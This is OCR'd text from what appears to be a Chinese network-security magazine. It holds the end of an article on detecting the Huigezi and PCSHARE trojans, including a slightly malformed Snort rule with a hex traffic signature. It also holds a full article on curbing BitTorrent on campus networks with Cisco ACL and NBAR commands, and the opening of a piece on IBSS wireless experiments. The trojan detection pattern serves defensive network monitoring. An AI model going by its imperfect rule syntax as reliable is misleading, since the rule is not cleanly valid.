


图12




图13

检测规则。

由于它们的两个上线通知数据包的Get内容不同，我们从它们的Post数据包寻找共同特征。PCSHARE的Post包内容中都出现了一段很长的由数字组成的querystring。在正常的HTTP应用中，出现这种特殊的长串数字作为参数的现象是很少的，所以当网络中的一个Post数据包出现了这种内容，我们就可以判断在网络中有PCSHARE在活动了。仔细观察后，我们发现了这6个数据包Post的长串数字中有一段是相同的"7014341324246454630323 73438344639"。我们就取这段数字为甄别PCSHARE这两个版本网络活动的特征码。转换为十六进制后是"37 30 31 34 33 34 31 33 32 34 32 34 36 34 35 34 36 33 30 33 32 33 37 33 34 33 38 33 34 34 36 33 39"，加上Post这段字符串的十六进制码"50 4f 53 54"，制定入侵检测规则如下：

```
Alert $home_net any any any (msg:" pcshare exists" content :"|50 4f 53 54|"; content:" |37 30 31 34 33 34 31 33 32 34 32 34 36 34 35 34 36 33 30 33 32 33 37 33 34 33 38 33 34 34 36 33 39|");
```

到这里，我们制定了3个入侵检测规则，把它们写到实际网络环境部署的Snort入侵检测系统后便发现了报警，如图14、图15和图16所示。




图14　实际网络环境中Snort的报警




图15　Snort对灰鸽子2005报警的数据包内容




图16　Snort对灰鸽子2006报警的数据包内容

我们可以看到报警中有很多的灰鸽子，多数为2005版，还有少量的2006版，但是对PCSHARE暂时还没有发现，这从一个方面反映了现在网络中流行的木马比例。报警的数据包内容和我们实验截包分析的一致，这表明我们制定的入侵检测规则正常工作了。

总结

这次实验只是提出了一个木马检测的思路，其中很多的不足还需各位朋友多多指教，我的E－mail是yuandonghe@163.com。我们本次实验所针对的灰鸽子和PCSHARE都能比较容易地找出网络特征，这可能是这两个木马的设计软肋所在吧。如果木马设计者使用自己不公开的协议来设计木马控制端和受控端的通信，或者对通讯的内容进行加密，我们就很难从网络中检测到它们的行踪了，而这也可能是以后灰鸽子和PCSHARE新版本发展的方向吧！

刘流：BT已经在现在这个年代越来越受网民的喜爱，免费而共享的东东，随着宽带的普及进入校园，企业和万千家庭中。可是，巨大的流量使国内目前的带宽变得捉襟见肘起来，网关服务器频繁掉线，速度减慢的事情开始经常发生，作为一个网管，怎样才能解决此类问题呢？这就是本文的重点。

适合读者：网络管理员，系统管理员

前置知识：无



BT流量对校园网络造成的影响及其对策

江苏省盐城市滨海临淮初级中学　贾虹霞　卢东祥

引言

BT下载以其独特的优势受到广大用户的喜爱，它在下载的同时还为其他用户提供上传，因此下载的人越多，它的速度也越快。因此，在高速的校园网络内下载巨大的音乐、电影文件是非常流行和普遍的。不过，麻烦也随之而来，由于BT软件的出现，使得网络带宽一下子变得不够用了。据国际互联网流量监控公司最新统计发现：BT，KAZAA和EMULE等P2P软件所占用的带宽超过了传统的HTTP 80端口，并且已经超过了60%。这对于以太网接入等共享带宽的高校校园宽带接入方式提出了很大的挑战，大量的数据包使接入层交换机的端口长期工作在高速状态，严重影响了用户使用正常的Web、E-mail以及视频点播等服务。本文试图就BT流量所造成的影响、BT流量的控制以及校园网运营的对策做探讨。

BT对校园网产生的影响

1. BT下载增加了校园网络流量

当校园内的用户开始使用BT下载，入站的流量就会从互联网经过广域网入口到达校园内部网。用户通常使用BT下载大量的多媒体文件，包括MP3格式的音频文件、CD镜像、压缩的电影文件，以及光盘镜像(ISO)、大型软件。这些文件小则4～5MB，大则600～700M，甚至上GB，全部数据均通过广域网出口流入。大量的BT下载必然造成很大的入站流量。

根据BT的原理可以知道，使用BT下载的主机同时也充当了上载的服务器。不管使用BT的用户是否知道这个原理，BT下载带来了大量的出站流量。另外，在下载的任务结束之后，执行BT下载的主机将作为一个种子(Seed)，将已经下载完成的文件提供给其他的BT用户使用，此时，网络流量基本上都是出站流量。这些流量会和其他的应用争夺有限的广域网出口出站带宽资源，增加了校园网络的负担。

2. 改变了校园网络流量构成

BitTorrent(简称BT，俗称BT下载、变态下载)是一个多点下载的源码公开的P2P软件，使用非常方便，就像一个浏览器插件，适合新发布的热门下载。其特点简单的说就是：下载的人越多，速度越快。目前很多校园使用广域网来连接互联网，由于BT大量的使用，会造成校园网网络带宽被尽情的消耗。BT所占用的带宽远远超过了传统的HTTP 80端口并且已经超过了60%，严重破坏了广域网的出口带宽资源分配，彻底改变了校园网络流量构成。

3. 造成网络拥挤，使校园关键业务明显延迟

BT下载流量具有很大的侵略性。为了更有效率的交换文件，BT下载程序在启动时会建立数量巨大的连接，这些连接会使得网络流量突然迸发，进而在相当一段时间内维持很大的网络流量。这种情况会带来很严重的问题。在校园网络中间，BT下载不是唯一的应用程序，其他关键应用同样运行在这个网络上，并且使用了同一个广域网出口。

校园关键业务，如网络办公系统、远程教育系统、视频点播系统等等，这些应用会和BT下载共享校园的网络带宽。而这些业务系统通常都是对反应时间要求很高的。在BT下载运行时，操作人员会明显地感觉到这些业务系统反应变慢，甚至没有反应。其他对反应时间要求不是很高的应用，如电子邮件、数据备份、数据库数据同步等等，也很容易遭受到带宽的威胁。

BT下载的“堵”与“疏”

每个校园网络的管理者对管理的网络都有不同的理解，因此，对于BT下载的控制方式也不尽相同。但归根结底无非是两种做法，一是“堵”，即通过技术手法隔离BT，杜绝一切BT流量；二是“疏”，即在特定的范围、时间内可以使用BT，允许流量通过，满足大家的需求。

1. 堵隔BT流量

1)限制浏览BT网站

BT网站很多，但考虑到BT下载的特点：下载的人数越多，速度越快；Seed越多，速度越快。只有比较热门BT网站的Torrent文件下载的人才会比较多，一般的BT网站去的人就比较少，下载的人数也少，除非他能忍受每

秒几K的速度。因此针对比较热门的BT网站，获得服务器地址后就可以到核心服务器上对该地址进行封锁。以Cisco设备为例，具体命令为：

```
access-list 102 deny tcp any 202.103.9.83 0.0.0.0
```

这种方法使用access-list命令来控制，实现起来比较容易。但由于BT网站比较多而且层出不穷，因而access-list命令的条数会因为BT服务器的数量增加而增加，随着access-list命令条数的增多路由器的负荷也随之增加。从实际操作上来看，BT的种子网站众多，而且无需固定的服务器，要想监控，难度也很大，技术上难以实现。

2）封闭BT下载端口

解决BT对局域网的危害，最彻底的方法是不允许进行BT下载，BT一般使用TCP的6881～6889的端口，网络管理员可以根据网络流量的变化进行判断，在网关中将特定的种子发布站点和端口封掉，在BT下载软件中的Track中可以获得这些信息：但是现在大多数BT软件可以修改端口号，因此网管可以根据实际情况，利用访问控制列表在不影响正常业务的情况下尽可能将封闭的端口范围扩大，把一些特定的种子发布站点和端口进行封闭。以Cisco设备为例，具体命令为：

```
access-list 101 deny tcp any any range 6880 6890
access-list 101 deny tcp any range 6880 6890 any
access-list 101 permit ip any any
```

接着进入相应的端口，输入"ip access-group 101 out"使访问控制列表生效配置之后，网络带宽就会马上释放出来，网络速度得到提升。

这种方法也使用access-list命令来控制，实现起来比较容易。但是由于BT可以自由变换端口，这样一来，势必要封堵大量的端口，封闭了端口必然影响了网络的应用。

3）加载PDLM模块

使用Cisco公司出品的PDLM模块可以省去我们配置路由策略的工作，封锁效果非常好。上文介绍的两种方法，一个是对数据包的目的地址进行封锁，一个是对数据包使用的端口进行封锁，虽然在一定范围内有效，但不能起到全面禁止BT的作用，通过PDLM+NBAR的方法来封锁BT就不存在这个问题了。

Cisco在其官方网站提供了三个PDLM模块，分别为KAZAA2.pdlm，bittorrent.pdlm，emonkey.pdlm可以用来封锁KAZAA，BT，电驴，在此我们就封锁BT下载为例：

建立一个TFTP站点，将bittorrent.pdlm复制到该站点，在核心路由器中使用"ip nbar pdlm tftp://TFTP站点的IP/bittorrent.pdlm"命令加载bittorrent.pdlm模块。

接下来设置路器策略，具体命令如下：

```
class-map match-any bit
// 创建一个CLASS_MAP名为BIT
match protocol bittorrent
// 要求符合模块bittorrent的标准!
policy-map limit-bit
// 创建一个POLICY-MAP名为LIMIT-BIT
class bit
// 要求符合刚才定义的名为BIT的CLASS-MAP
drop
// 如果符合则丢数据包!
interface gigabitEthernet0/2
// 进入网络出口那个接口
service-policy input limit-bit
// 当有数据包进入时启用LIMIT-BIT路由策略
service-policy output limit-bit
// 当有数据包出的时候启用LIMIT-BIT路由策略
```

如果不想每次启动路由器都要手工加载TFTP上的bittorrent.pdlm，可以把这个PDLM文件上传到路由器的FLASH中，然后选择TFTP服务器的IP地址即可。值得提醒大家的是封锁KAZAA或者是EDONKEY时，在路由器配置中将"match protocol后的bittorrent替换为KAZAA2或者EDONKEY即可，其它配置和封锁BT一样，通过NBAR加载PDLM模块法封锁BT软件后，已经完全断绝了BT流量，网络速度也恢复到以前的稳定值了。

4）使用HTTP代理对应用层协议进行过滤

当BT客户端下载时，必须进行Tracker查询，Tracker通过HTTP的GET命令的参数来接收信息，而响应给对方（下载者）的是Bencoded编码的消息。在HTTP请求报文中，携带了BT的特征值：User-Agent：BitTorrent。

网络管理员针对该情况，可以通过一些安全管理设备以及流量管理设备，甚至网络管理系统软件，过滤特定的应用层数据包（如HTTP数据包），然后根据BT数据包中的关键字（BitTorrent），从HTTP数据包中过滤BT数据包。

2．疏通BT流量

1）将整体BT下载的流量控制在某个范围内

如整个校园可以使用的BT下载流量设定为1Mid/s。校园剩余的其他网络带宽资源可以给关键业务或者其他非关键业务使用，有效地防止BT下载侵吞大量网络带宽资源。以Cisco设备为例，具体命令为：

```
access-list 130 remark bt
access-list 130 permit tcp any any range 6881 6890
access-list 130 permit tcp any range 6881 6890 any
rate-limit input access-group 130 712000 8000 8000
conform-action transmit exceed-action drop
rate-limit output access-group 130 712000 8000 8000
conform-action transmit exceed-action drop
```

2）限制或者禁止在特定时间段内的BT下载

校园工作时间内限制或者禁止BT下载，这样工作时间内不会有BT下载流量和关键业务竞争，也充分保护了校园关键业务。同时，在非工作时间，校园员工也可以自行利用高速的校园网络资源。以Cisco设备为例，具体命令为：

```
time-range test
periodic daily 20:00 to 23:00
access-list 130 permit tcp any any range 6881 6890
time-range test
access-list 130 permit tcp any range 6881 6890 any
time-range test
```

3）将校园关键业务划分到专用动态带宽中间，BT下载使用剩余带宽，避免两者竞争

某些特定校园网会使用BT下载提供服务。对于这样的校园网，由于BT下载具有很高的侵略性，因此需要使用保护机制来保障其他关键业务的正常运行。网络管理员可以通过一些管理软件或者网络硬件配置，针对应用流进行较细粒度的速率限制，例如将BT用户下载的优先级限制为5（0最高，7最低），带宽限制为64 kbis/s。这样可以确保BT软件使用的同时不会影响其他业务的开展，充分保护这些应用。剩余的网络资源可以全部提供给BT下载使用。


结束语

最近一段时间里，网络上关于"封杀BT"问题上的争论，仁者见仁，智者见智。总的来说，BT是P2P技术在解决大容量文件的问题上是一种很好的解决方案，它代表着网络发展的一种趋势，是网络资源共享的一种倾向。至于如何对待，在不同的单位不同的场合应该视具体情况具体分析，封杀不是唯一的办法，更不是最终的解决方案。

刘流：黑迷们是不是经常听说一些关于无线网络的渗透与攻击？先来了解一下此类攻击的一些环境和架构吧。另外，网管之家栏目也非常欢迎此类稿件，希望大家多多讨论。

适合读者：网络管理员，系统管理员

前置知识：无



IBSS架构实验

文/图 demonalex

下面的结论均由实验所得，因此难免会有工业上或者人为上的误差，希望各位大侠指出；最后要感谢磁力（wwiinngd#freelab.cn黑防论坛版主）提供设备并与我一起完成下面的实验。

IBSS架构是802.11的一种常见的组网拓扑。参考拓扑图如图1 所示。

